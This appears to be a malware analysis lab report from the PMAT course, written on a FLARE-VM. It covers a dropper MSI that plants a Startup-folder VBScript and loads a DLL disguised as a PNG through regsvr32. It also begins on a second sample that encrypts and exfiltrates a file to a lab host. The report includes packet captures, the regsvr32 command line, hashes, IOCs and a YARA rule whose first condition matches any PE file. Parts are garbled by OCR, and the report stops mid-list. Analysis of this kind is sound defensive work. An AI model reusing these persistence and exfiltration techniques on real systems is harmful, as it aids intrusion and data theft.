Visual Studio Setup	3/12/2024 12:13 PM	File folder	
Wireshark	3/14/2024 11:13 AM	File folder	
Emergreport	7/2/2022 12:37 PM	Shortcut	4 KB
Emergreport.zip	7/2/2022 6:00 PM	Compressed (zipp...	1 KB
oneWitch.png	3/16/2024 4:21 AM	PNG image	5 KB


From INETSIM Wireshark, an http GET request to consumerfinancereport.local/blog/index.witchABY.jpg:



```
No.  Time          Source    Destination Protocol Length Info
 450 481.309862887 10.0.0.6  10.0.0.4    TCP        66 50462 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 451 481.309884389 10.0.0.4  10.0.0.6    TCP        66 80 → 50462 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
 452 481.310141663 10.0.0.6  10.0.0.4    TCP        60 50462 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 453 481.315229718 10.0.0.6  10.0.0.4    HTTP      168 GET /blog/index/witchABy.jpg HTTP/1.1
 454 481.315264051 10.0.0.4  10.0.0.6    TCP        54 80 → 50462 [ACK] Seq=1 Ack=115 Win=64128 Len=0
 465 481.336555239 10.0.0.4  10.0.0.6    TCP       206 80 → 50462 [PSH, ACK] Seq=1 Ack=115 Win=64128 Len=152 [TCP segment of a reassembled PDU]
 466 481.336584062 10.0.0.4  10.0.0.6    TCP      2974 80 → 50462 [PSH, ACK] Seq=153 Ack=115 Win=64128 Len=2920 [TCP segment of a reassembled PDU]
 467 481.336940597 10.0.0.6  10.0.0.4    TCP        60 50462 → 80 [ACK] Seq=115 Ack=3073 Win=2102272 Len=0
 468 481.336951989 10.0.0.4  10.0.0.6    HTTP     1331 HTTP/1.1 200 OK  (JPEG JFIF image)
 469 481.337241447 10.0.0.6  10.0.0.4    TCP        60 50462 → 80 [ACK] Seq=115 Ack=4350 Win=2100992 Len=0
 472 481.343330727 10.0.0.4  10.0.0.6    TCP        54 80 → 50462 [FIN, ACK] Seq=4350 Ack=115 Win=64128 Len=0

› Frame 453: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_a3:96:9b (08:00:27:a3:96:9b), Dst: PcsCompu_97:fa:75 (08:00:27:97:fa:75)
› Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.4
› Transmission Control Protocol, Src Port: 50462, Dst Port: 80, Seq: 1, Ack: 1, Len: 114
˅ Hypertext Transfer Protocol
  › GET /blog/index/witchABy.jpg HTTP/1.1\r\n
    Host: consumerfinancereport.local\r\n
    User-Agent: curl/7.83.1\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://consumerfinancereport.local/blog/index/witchABy.jpg]
    [HTTP request 1/1]
```

In addition, found a regsvr32.exe service run:

We find:



```
cmd.exe (7620)          Windows Comma...  C:\Windows\Syst...   Microsoft Corporat...  DESKTOP-6IUKQ...  "C:\W
  conhost.exe (3012)    Console Window ...  C:\Windows\syst...   Microsoft Corporat...  DESKTOP-6IUKQ...  \??\C
  regsvr32.exe (7228)   Microsoft(C) Regis...  C:\Windows\syst...   Microsoft Corporat...  DESKTOP-6IUKQ...  C:\Wi
```


```
Description:   Microsoft(C) Register Server
Company:       Microsoft Corporation
Path:          C:\Windows\system32\regsvr32.exe
Command:       C:\Windows\system32\regsvr32  C:\Users\amna\AppData\Roaming\OneWitch.png
User:          DESKTOP-6IUKQB3\amna
PID:           7228          Started:     3/16/2024 4:21:25 AM
```

when you register a DLL using regsvr32, you are essentially telling the Windows Registry where to find the DLL file when it's needed by an application which is notely.exe.

Strings output of notely.exe:


```
00028A8F  @over- or underflow
00029B24  mUnderline
0002B06F  @Notely Noteaking App! Under construction....
0002B260  The result is too small to be represented (UNDERFLOW)
```

Where we run notely.exe:



Notely Noteaking App! Under construction....

When converting OneWitch.DLL to exe, we find a lot of registry query events:




```
:05:5...  next.exe    6280  RegCloseKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries64
:05:5...  next.exe    6280  RegQueryKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters
:05:5...  next.exe    6280  RegOpenKey     HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Serial_Access_Num
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Serial_Access_Num
:05:5...  next.exe    6280  RegQueryKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5
:05:5...  next.exe    6280  RegOpenKey     HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\00000016
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Num_Catalog_Entries64
:05:5...  next.exe    6280  RegQueryKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5
:05:5...  next.exe    6280  RegOpenKey     HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64
:05:5...  next.exe    6280  RegQueryKey    HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64
:05:5...  next.exe    6280  RegOpenKey     HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\LibraryPath
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\LibraryPath
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\DisplayString
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\DisplayString
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\DisplayString
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\DisplayString
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\ProviderId
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\AddressFamily
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\SupportedNameSpace
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\Enabled
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\Version
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\StoresServiceClassInfo
:05:5...  next.exe    6280  RegQueryValue  HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries64\000000000001\ProviderInfo
```

Advanced Static Analysis

No useful finding in cutter.

Advanced Dynamic Analysis


No useful finding in Debugger, except that there are some errors referencing to some memory address.



Notely Noteaking App! Under construction....

SIGSEGV: Illegal storage access. (Attempt to read from nil?)

SIGSEGV error output



could not load: ole32


ole32 error output

Indicators of Compromise

Network Indicators

Downloading oneWitch.png DLL file from this domain:


Domain/IP	Port
consumerfinancereport.local/blog/index.witchABY.jpg	80






```
No.     Time            Source      Destination  Protocol Length Info
    450 481.309862887 10.0.0.6      10.0.0.4     TCP        66 50462 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
    451 481.309884389 10.0.0.4      10.0.0.6     TCP        66 80 → 50462 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
    452 481.310141663 10.0.0.6      10.0.0.4     TCP        60 50462 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
    453 481.315229718 10.0.0.6      10.0.0.4     HTTP      168 GET /blog/index/witchABy.jpg HTTP/1.1
    454 481.315264051 10.0.0.4      10.0.0.6     TCP        54 80 → 50462 [ACK] Seq=1 Ack=115 Win=64128 Len=0
    465 481.336555239 10.0.0.4      10.0.0.6     TCP       206 80 → 50462 [PSH, ACK] Seq=1 Ack=115 Win=64128 Len=152 [TCP segment of a reassembled PDU]
    466 481.336584062 10.0.0.4      10.0.0.6     TCP      2974 80 → 50462 [PSH, ACK] Seq=153 Ack=115 Win=64128 Len=2920 [TCP segment of a reassembled PDU]
    467 481.336940597 10.0.0.6      10.0.0.4     TCP        60 50462 → 80 [ACK] Seq=115 Ack=3073 Win=2102272 Len=0
    468 481.336951989 10.0.0.4      10.0.0.6     HTTP     1331 HTTP/1.1 200 OK  (JPEG JFIF image)
    469 481.337241447 10.0.0.6      10.0.0.4     TCP        60 50462 → 80 [ACK] Seq=115 Ack=4350 Win=2100992 Len=0
    472 481.343330727 10.0.0.4      10.0.0.6     TCP        54 80 → 50462 [FIN, ACK] Seq=4350 Ack=115 Win=64128 Len=0
› Frame 453: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_a3:96:9b (08:00:27:a3:96:9b), Dst: PcsCompu_97:fa:75 (08:00:27:97:fa:75)
› Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.4
› Transmission Control Protocol, Src Port: 50462, Dst Port: 80, Seq: 1, Ack: 1, Len: 114
⌄ Hypertext Transfer Protocol
  › GET /blog/index/witchABy.jpg HTTP/1.1\r\n
    Host: consumerfinancereport.local\r\n
    User-Agent: curl/7.83.1\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://consumerfinancereport.local/blog/index/witchABy.jpg]
    [HTTP request 1/1]
```

Host-based Indicators

File Name	SHA256 Hash
Notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
Unzip.vbs	1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3
Emergreport.zip	bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231
oneWitch.png	37BD2DBE0AC7C2363313493B11577FDBA37AF73B3EE56154CDEF0CB8B07B751E
Notely.exe	1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7

Indicator	Details
Notely-setup-x64.msi	**Downloaded from:** Downloaded by the user. **Parent Process:** Run msiexec **Location in File system:** Downloaded by the user.
unzip.vbs	**Downloaded from:** Dropped by notely-setup-x64.msi **Parent Process:** - **Location in File system:** C:\Users\amna\Roaming\Microsoft\Windows\Start Menu\Programs\Startup  C:\Users\amna\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup « Users › amna › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup Name / Date modified / Type / Size desktop.ini / 3/12/2024 7:06 AM / Configuration sett... / 1 KB unzip.vbs / 7/2/2022 6:50 PM / VBScript Script File / 1 KB
Emergreport.zip	**Downloaded from:** Dropped by notely-setup-x64.msi **Parent Process:** Unzipped by unzip.vbs


	Location in File system: C:\Users\amna\AppData\Roaming  C:\Users\amna\AppData\Roaming File Home Share View This PC › Local Disk (C:) › Users › amna › AppData › Roaming › Quick access Desktop Downloads Documents Pictures Music Videos This PC Network Name Date modified Type Size Adobe 3/12/2024 7:06 AM File folder Hex-Rays 3/12/2024 1:06 PM File folder Microsoft 3/16/2024 4:12 AM File folder Notepad++ 3/14/2024 5:51 AM File folder NuGet 3/12/2024 4:17 PM File folder rizin 3/16/2024 4:02 AM File folder Visual Studio Setup 3/12/2024 12:13 PM File folder Wireshark 3/14/2024 11:13 AM File folder Emergreport 7/2/2022 12:37 PM Shortcut 4 KB Emergreport.zip 7/2/2022 6:00 PM Compressed (zipp... 1 KB oneWitch.png 3/16/2024 4:21 AM PNG image 5 KB
oneWitch.png	**Downloaded from:** consumerfinancereport.local/blog/index.witchABY.jpg **Parent Process:** It is a DLL **Location in File system:** C:\Users\amna\AppData\Roaming  C:\Users\amna\AppData\Roaming File Home Share View This PC › Local Disk (C:) › Users › amna › AppData › Roaming › Quick access Desktop Downloads Documents Pictures Music Videos This PC Network Name Date modified Type Size Adobe 3/12/2024 7:06 AM File folder Hex-Rays 3/12/2024 1:06 PM File folder Microsoft 3/16/2024 4:12 AM File folder Notepad++ 3/14/2024 5:51 AM File folder NuGet 3/12/2024 4:17 PM File folder rizin 3/16/2024 4:02 AM File folder Visual Studio Setup 3/12/2024 12:13 PM File folder Wireshark 3/14/2024 11:13 AM File folder Emergreport 7/2/2022 12:37 PM Shortcut 4 KB Emergreport.zip 7/2/2022 6:00 PM Compressed (zipp... 1 KB oneWitch.png 3/16/2024 4:21 AM PNG image 5 KB

Notely.exe	**Downloaded from:** Dropped by notely-setup-x64.msi **Location in File system:** C:\Program Files (x86)\NoCapSoftware\notely-setup-x64  C:\Program Files (x86)\NoCapSoftware\notely-setup-x64 This PC › Local Disk (C:) › Program Files (x86) › NoCapSoftware › notely-setup-x64 Name · Date modified · Type · Size notely.exe · 7/2/2022 6:51 PM · Application · 671 KB

YARA Rule

```
rule Dropper_yara {
    meta:
        description = "Unknown Dropper file"

    strings:
        $filename= "notely-setup-x64" ascii

        $FolderName="NoCapSoftware LLC" ascii
        $String1 = "C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.exe"
ascii
        $String2="ProductVersionNoCapSoftwareManufacturerNoCapSoftware LLC" ascii
        $String3="unzip.vbs"
        $ZIP_File="Emergreport.zip"ascii
        $IS_PE_filename = "MZ"


    condition:
        $IS_PE_filename at 0   or
        $FolderName and ($filename or $String1 or $String2) and $String3 and
$ZIP_File

}
```

Yara result:



```
FLARE-VM Sat 03/16/2024  8:11:21.86
C:\Users\amna\Desktop\PMAT-labs-main\labs\X-X.BonusBinaries\Dropper.installer.msi.malz>yara64 dropper_yara.yara notely-s
etup-x64.msi -s
Dropper_yara notely-setup-x64.msi
0x82fc:$filename: notely-setup-x64
0xc067:$filename: notely-setup-x64
0x8324:$FolderName: NoCapSoftware LLC
0xc105:$FolderName: NoCapSoftware LLC
0xb93c:$String1: C__7DA1215618B34D02BA9B5645CE7646E4NOTELY.EXE|notely.exe
0xc0de:$String2: ProductVersionNoCapSoftwareManufacturerNoCapSoftware LLC
0xb8ec:$String3: unzip.vbs
0xb85c:$ZIP_File: Emergreport.zip

FLARE-VM Sat 03/16/2024  8:11:26.33
C:\Users\amna\Desktop\PMAT-labs-main\labs\X-X.BonusBinaries\Dropper.installer.msi.malz>
```

Sample 2 - SikoMode


Basic Facts

File Name	SHA256 hash
Unknown.exe	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E

Unknown.exe is a malicious executable file designed to carry out a series of nefarious actions upon execution. Upon activation, it verifies connectivity to the primary domain update.ec12-4-109-278-3-ubuntu20-04.local; if the connection fails, the malware self-deletes and terminates. If a connection is established, it proceeds to confirm the presence of cosmo.jpeg. Should the file be absent, Unknown.exe removes itself and ceases operation. However, if cosmo.jpeg exists, it proceeds to unpack password.txt, containing the encryption key for the RC4 encryption algorithm. The malware then utilizes RC4 to encrypt the contents of cosmo.jpeg with the key from password.txt, followed by exfiltrating the encrypted data to the domain http://cdn.altimiter.local/feed?post= using an HTTP GET request with the parameter /feed?post=. Any disruptions in connectivity to the domain or upon completion of data exfiltration prompt the malware to delete itself and exit the program.

High-Level Technical Summary

unknown.exe consists of one part where it drop a key to be used for encrypting the exfiltrated data.


Detonate unknown.exe
Check if domain **update.ec12-4-109-278-3-ubuntu20-04.loca** can be reached
No
Yes
delete unknown.exe and exit program
No
Get Directory and check if cosmo.jpeg exists
YES
unpack password.txt
Encrypt content of consmo.jpeg with RC4 with key from password.txt
Exfiltrate the content with GET req to http://cdn.altimiter.local/feed?post=
Finished

High-Level Technical Graph

1- Unknown.exe is an executable file with malicious intent.
2- When executed it checks the connection to first domain of update.ec12-4-109-278-3-ubuntu20-04.local.
3- If there is no connection it deletes the malware and exit the program,
4- If there is a connection, then it will check again for the existence of cosmo.jpeg file.
